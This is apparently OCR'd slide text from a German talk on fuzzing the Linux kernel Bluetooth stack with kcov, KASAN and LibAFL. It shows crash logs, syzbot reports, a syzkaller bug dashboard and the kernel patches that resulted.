



Wie startet man das Aufzeichnen der Coverage?

kcov Annotations

```
kcov_ivshmem_start(); // start coverage collection
while ((skb = skb_dequeue(&local->skb_queue)) ||
 (skb = skb_dequeue(&local->skb_queue_unreliable))) {
  switch (skb->pkt_type) {
  case IEEE80211_RX_MSG:
    /* Clear skb->pkt_type in order to not confuse
       kernel netstack. */
    skb->pkt_type = 0;
    ieee80211_rx(&local->hw, skb);
    break;
  case IEEE80211_TX_STATUS_MSG:
    skb->pkt_type = 0;
    ieee80211_tx_status(&local->hw, skb);
    break;
  default:
    WARN(1, "mac80211: Packet is of unknown type %d\n",
      skb->pkt_type);
    dev_kfree_skb(skb);
    break;
  }
}
kcov_ivshmem_stop(); // end coverage collection
}
```

Abstürze Erkennen: Kernel Log lesen






(Kernel) Sanitizers

- Sanitizers helfen Bugs zu finden, aber verschlechtern die Performance
- Kernel Address Sanitizer
- Undefined Behavior Sanitizer
- Kernel Concurrency Sanitizer

Initiale Inputs?

Mit einem Proxy Initialen Input Aufzeichnen



To-Do Bluetooth Fuzzer

1. Valide initiale inputs sammeln ✅
2. Coverage auslesen ✅
3. Crashes erkennen ✅
4. Coverage auswerten ❌
5. Inputs verwalten ❌
6. Inputs auswählen ❌
7. Mutieren ❌
8. Mutationen auswählen ❌
9. Multi-Core Scaling ❌

LibAFL, the fuzzer library.

Advanced Fuzzing Library - Slot your own fuzzers together and extend their features using Rust.

LibAFL is written and maintained by

- Andrea Fioraldi andrea@aflplus.plus
- Dominik Maier dominik@aflplus.plus
- s1341 github@shmarya.net
- Dongjia Zhang toka@aflplus.plus

To-Do Bluetooth Fuzzer

1. Valide initiale inputs sammeln ✅
2. Coverage auslesen ✅
3. Crashes erkennen ✅
4. Coverage auswerten ✅
5. Inputs verwalten ✅
6. Inputs auswählen ✅
7. Mutieren ✅
8. Mutationen auswählen ✅
9. Multi-Core Scaling ✅

Proudly powered by LibAFL!

Warten auf Bugs ⏳

Got One 🚀

```
[     6.791162] ==================================================================
[     6.792048] BUG: KASAN: slab-out-of-bounds in hci_le_meta_evt+0x2b42/0x3190
[     6.792899] Read of size 1 at addr ffff88800a32c801 by task kworker/u3:2/66
[     6.793715]
[     6.793903] CPU: 0 PID: 66 Comm: kworker/u3:2 Not tainted 5.15.0-rc3+ #32
[     6.794699] Hardware name: QEMU Standard PC (i440FX + PIIX, 1996), BIOS rel-1.14.0-0-g155821a1990b-prebuilt.qemu.org 04/01/2014
[     6.796058] Workqueue: hci0 hci_rx_work
[     6.796546] Call Trace:
[     6.796842]  dump_stack_lvl+0x45/0x59
[     6.797293]  print_address_description.constprop.0+0x1f/0x140
[     6.798490]  kasan_report.cold+0x7f/0x11b
[     6.799513]  hci_le_meta_evt+0x2b42/0x3190
[     6.802526]  hci_event_packet+0x3331/0x8e10
[     6.806849]  hci_rx_work+0x4dc/0xbb0
[     6.807291]  process_one_work+0x901/0x1560
[     6.809329]  worker_thread+0x578/0x1310
[     6.810825]  kthread+0x374/0x450
[     6.812273]  ret_from_fork+0x1f/0x30
```

Got One 🚀

Subject	From	Date
[syzbot] KASAN: slab-out-of-bounds Read in hci_le_meta_evt (2)	syzbot	31.10.21, 18:40
Re: [syzbot] KASAN: slab-out-of-bounds Read in hci_le_meta_evt (2)	Pavel Skripkin	31.10.21, 19:21
Re: [syzbot] KASAN: slab-out-of-bounds Read in hci_le_meta_evt (2)	syzbot	31.10.21, 19:49
Re: [syzbot] KASAN: slab-out-of-bounds Read in hci_le_meta_evt (2)	Pavel Skripkin	31.10.21, 21:16

Reply | Followup | Forward | Archive | Junk | Delete | More

From syzbot <syzbot+e3fcb9c4f3c2a931dc40@syzkaller.appspotmail.com>

To davem@davemloft.net, johan.hedberg@gmail.com, kuba@kernel.org MORE 31.10.21, 18:40

Newsgroups org.kernel.vger.linux-bluetooth, org.kernel.vger.linux-kernel, org.kernel.vger.netdev

Subject [syzbot] KASAN: slab-out-of-bounds Read in hci_le_meta_evt (2)

```
[    6.791162]
[    6.792048]
[    6.792899]
[    6.793715]
[    6.793903]
[    6.794699]
[    6.796058]
[    6.796546] Hello,
[    6.796842] syzbot found the following issue on:
[    6.797293] HEAD commit:    119c85055d86 Merge tag 'powerpc-5.15-6' of git://git.kerne..
[    6.798490] git tree:       upstream
[    6.799513] console output: https://syzkaller.appspot.com/x/log.txt?x=1453e1f4b00000
[    6.802526] kernel config:  https://syzkaller.appspot.com/x/.config?x=6362530af157355b
[    6.806849] dashboard link: https://syzkaller.appspot.com/bug?extid=e3fcb9c4f3c2a931dc40
[    6.807291] compiler:       gcc (Debian 10.2.1-6) 10.2.1 20210110, GNU ld (GNU Binutils for Debian) 2.35.2
[    6.809329] syz repro:      https://syzkaller.appspot.com/x/repro.syz?x=1128465cb00000
[    6.810825] C reproducer:   https://syzkaller.appspot.com/x/repro.c?x=1431dfe2b00000
[    6.812273]
Bisection is inconclusive: the issue happens on the oldest tested release.

bisection log:  https://syzkaller.appspot.com/x/bisect.txt?x=10f27096b00000
final oops:     https://syzkaller.appspot.com/x/report.txt?x=12f27096b00000
console output: https://syzkaller.appspot.com/x/log.txt?x=14f27096b00000

IMPORTANT: if you fix the issue, please add the following tag to the commit:
Reported-by: syzbot+e3fcb9c4f3c2a931dc40@syzkaller.appspotmail.com

Bluetooth: hci0: unknown advertising packet type: 0x90
Bluetooth: hci0: Dropping invalid advertising data
```

04/01/2014

Got One 🚀

Subject	From	Date
[syzbot] KASAN: slab-out-of-bounds Read in hci_le_meta_evt (2)	syzbot	31.10.21, 18:40
Re: [syzbot] KASAN: slab-out-of-bounds Read in hci_le_meta_evt (2)	Pavel Skripkin	31.10.21, 19:21
Re: [syzbot] KASAN: slab-out-of-bounds Read in hci_le_meta_evt (2)	syzbot	31.10.21, 19:49
Re: [syzbot] KASAN: slab-out-of-bounds Read in hci_le_meta_evt (2)	Pavel Skripkin	31.10.21, 21:16

From syzbot <syzbot+e3fcb9c4f3c2a931dc40@syzkaller.appspotmail.com>

Reply | Followup | Forward | Archive | Junk | Delete | More

To davem@davemloft.net, johan.hedberg@gmail.com, kuba@kernel.org MORE 31.10.21, 18:40

Newsgroups org.kernel.vger.linux-bluetooth, org.kernel.vger.linux-kernel, org.kernel.vger.netdev

Subject [syzbot] KASAN: slab-out-of-bounds Read in hci_le_meta_evt (2)

```
[    6.791162]
[    6.792048]
[    6.792899]
[    6.793715]
[    6.793903]
[    6.794699]
[    6.796058]
[    6.796546] Hello,
[    6.796842] syzbot found the following issue on:
[    6.797293] HEAD commit:    119c85055d86 Merge tag 'powerpc-5.15-6' of git://git.kerne..
[    6.798490] git tree:       upstream
[    6.799513] console output: https://syzkaller.appspot.com/x/log.txt?x=1453e1f4b00000
[    6.802526] kernel config:  https://syzkaller.appspot.com/x/.config?x=6362530af157355b
[    6.806849] dashboard link: https://syzkaller.appspot.com/bug?extid=e3fcb9c4f3c2a931dc40
[    6.807291] compiler:       gcc (Debian 10.2.1-6) 10.2.1 20210110, GNU ld (GNU Binutils for Debian) 2.35.2
[    6.809329] syz repro:      https://syzkaller.appspot.com/x/repro.syz?x=1128465cb00000
[    6.810825] C reproducer:   https://syzkaller.appspot.com/x/repro.c?x=1431dfe2b00000
[    6.812273]
Bisection is inconclusive: the issue happens on the oldest tested release.

bisection log:  https://syzkaller.appspot.com/x/bisect.txt?x=10f27096b00000
final oops:     https://syzkaller.appspot.com/x/report.txt?x=12f27096b00000
console output: https://syzkaller.appspot.com/x/log.txt?x=14f27096b00000

IMPORTANT: if you fix the issue, please add the following tag to the commit:
Reported-by: syzbot+e3fcb9c4f3c2a931dc40@syzkaller.appspotmail.com

Bluetooth: hci0: unknown advertising packet type: 0x90
Bluetooth: hci0: Dropping invalid advertising data
```

04/01/2014

google / **syzkaller** Public

syzkaller is an unsupervised coverage-guided kernel fuzzer

Apache-2.0 license

4.5k stars **1.1k** forks

Starred Watch

Code Issues 232 Pull requests 36 Actions ...

master ...

a-nogikh dashboard: collect bug fixing statistics ... 5 days ago **7,406**

View code

README.md

syzkaller - kernel fuzzer

ci passing oss-fuzz fuzzing go report A+ codecov 58% go reference

open (1056):

Title	Repro	Cause bisect	Fix bisect	Count	Last	Reported	Last activity
kernel BUG in folio_end_writeback	C	error		2	4d05h	6h15m	6h15m
possible deadlock in hfs_find_init (2)				3	3d10h	8h57m	8h57m
BUG: unable to handle kernel NULL pointer dereferen...	C	error		2	4d12h	13h17m	13h16m
INFO: task hung in rfkill_sync_work	C			3	2d16h	14h11m	8h36m
kernel panic: stack is corrupted in __lock_acquire (5)	C			2	2d13h	19h15m	6h56m
possible deadlock in p9_pollwake				1	4d19h	19h37m	19h37m
possible deadlock in list_lru_add	C			1	5d23h	1d23h	1d01h
INFO: task hung in __bread_gfp (4)	C			2	6d03h	2d03h	2d03h
WARNING in ovl_workdir_create				1	6d07h	2d07h	2d07h
possible deadlock in iterate_dir				1	6d21h	2d21h	2d21h
possible deadlock in f2fs_do_map_lock				1	6d22h	2d22h	2d22h
general protection fault in txEnd	C	error		1	7d10h	3d10h	3d10h
possible deadlock in reiserfs_get_block				1	7d17h	3d17h	3d17h
BUG: unable to handle kernel paging request in btrfs_i...				2	3d08h	3d22h	3d22h
UBSAN: array-index-out-of-bounds in dbAllocDmapLev	C	error		1	4d13h	3d23h	3d23h
net-next build error (5)				1	8d00h	4d00h	3d13h
kernel BUG in collapse_file (2)	C			4	7d12h	4d00h	4d00h
WARNING: refcount bug in gadgetfs_kill_sb	C			1	8d03h	4d03h	3d20h
divide error in do_journal_end (3)				1	8d07h	4d07h	4d07h
WARNING: CPU: NUM PID: NUM at mm/page_alloc.c:...	C			1	8d11h	4d11h	4d11h
INFO: task hung in exfat_write_inode	C			16	4d21h	4d15h	4d15h
BUG: unable to handle kernel NULL pointer dereferen...	C			2	4d14h	4d19h	4d19h
memory leak in journal_init	C			1	8d23h	4d23h	4d23h
possible deadlock in hfs_extend_file				2	2d04h	5d02h	5d02h
general protection fault in start_transaction	syz			1	5d12h	5d02h	5d02h
WARNING in udf_rename	C			3	4d05h	5d02h	5d02h
possible deadlock in hfsplus_find_init	C	error		13	2h48m	5d02h	5d02h
INFO: task hung in usb_get_descriptor (2)				71	6h41m	5d04h	5d04h
kernel panic: stack is corrupted in gfs2_block_map	C			1	9d04h	5d04h	5d04h
kernel BUG in f2fs_evict_inode	C	error		2	9d01h	5d06h	5d06h
WARNING in invalidate_bh_lru	C			3	2d23h	5d06h	5d06h
WARNING in do_symlinkat	syz			5	5d09h	5d07h	5d07h
UBSAN: array-index-out-of-bounds in __gfs2_iomap_get	C	error		1	9d09h	5d09h	5d09h
kernel BUG in reiserfs_update_sd_size	C	error		3	7d06h	5d10h	5d10h
INFO: trying to register non-static key in __timer_delet...				1	9d13h	5d13h	5d13h
kernel panic: stack is corrupted in return_address	C			5	4d04h	5d17h	5d17h
INFO: task hung in reiserfs_sync_fs	C			1	9d20h	5d20h	5d06h
possible deadlock in page_cache_ra_unbounded				2	3d23h	6d01h	6d01h
inconsistent lock state in ext4_xattr_set_handle				1	6d11h	6d01h	6d01h
BUG: corrupted list in nfc_llcp_register_device	syz			5	2d16h	6d01h	5d18h
general protection fault in ntfs_security_init	C			3	1d14h	6d01h	6d01h
possible deadlock in ntfs_set_state	C	done		10	1d17h	6d01h	6d01h
WARNING in io_sync_cancel	C	error		3	10d	6d03h	4d17h
memory leak in prctl	C			1	10d	6d05h	6d05h
WARNING in io_cqring_overflow_flush	C			2	10d	6d05h	5d19h
INFO: task hung in gfs2_jhead_process_page	C			47	2h32m	6d07h	3d05h
WARNING in put_pmu_ctx	C			14	1d02h	7d16h	7d03h
WARNING in print_tainted				6	16h39m	7d23h	7d23h
WARNING in lookup_slow	C	error		7	5d03h	7d23h	7d23h
KASAN: slab-out-of-bounds Write in copy_verifier_state	C			554	5h16m	7d23h	3d15h
BUG: unable to handle kernel NULL pointer dereferen...				3	8d15h	8d00h	8d00h
general protection fault in detach_extent_buffer_page (3)				1	12d	8d00h	8d00h
KASAN: use-after-free Read in aa_label_sk_perm				1	12d	8d00h	8d00h
KASAN: use-after-free Read in put_pmu_ctx	C			43	13h27m	8d01h	3d23h
memory leak in ath9k_hif_usb_rx_cb	C			1	12d	8d06h	8d06h
BUG: unable to handle kernel NULL pointer dereferen...	C	error		3	12d	8d06h	8d06h

Warten auf Bugs ⏳

Ergebnisse meines Bluetooth Fuzzing

- Master Thesis fertig: Project Toothbreaker ✅
- 13 neue Kernel crashes gefunden, mit 6 Patches behoben
- Erste eigene Kernel Patches

2022-03-18	Bluetooth: Fix use after free in hci_send_acl	Luiz Augusto von Dentz	1	-1/+2
2022-01-24	Bluetooth: hci_event: Ignore multiple conn complete events	Soenke Huster	3	-15/+52
2022-01-23	Bluetooth: msft: fix null pointer deref on msft_monitor_device_evt	Soenke Huster	1	-0/+2
2022-01-14	Bluetooth: fix null ptr deref on hci_sync_conn_complete_evt	Soenke Huster	1	-0/+13
2022-01-06	Bluetooth: hci_event: Rework hci_inquiry_result_with_rssi_evt	Luiz Augusto von Dentz	2	-15/+10
2021-10-20	Bluetooth: virtio_bt: fix memory leak in virtbt_rx_handle()	Soenke Huster	1	-0/+3

Und jetzt?

Lasst uns WiFi angucken!


Obtain valid frames
Mutate them
Send to VM
Send to VM
imgflip.com

Die Bluetooth Commits durchstöbern…

Bluetooth: Add support for virtio transport driver

```
This adds support for Bluetooth HCI transport over virtio.

Signed-off-by: Marcel Holtmann <marcel@holtmann.org>
Signed-off-by: Luiz Augusto von Dentz <luiz.von.dentz@intel.com>
```

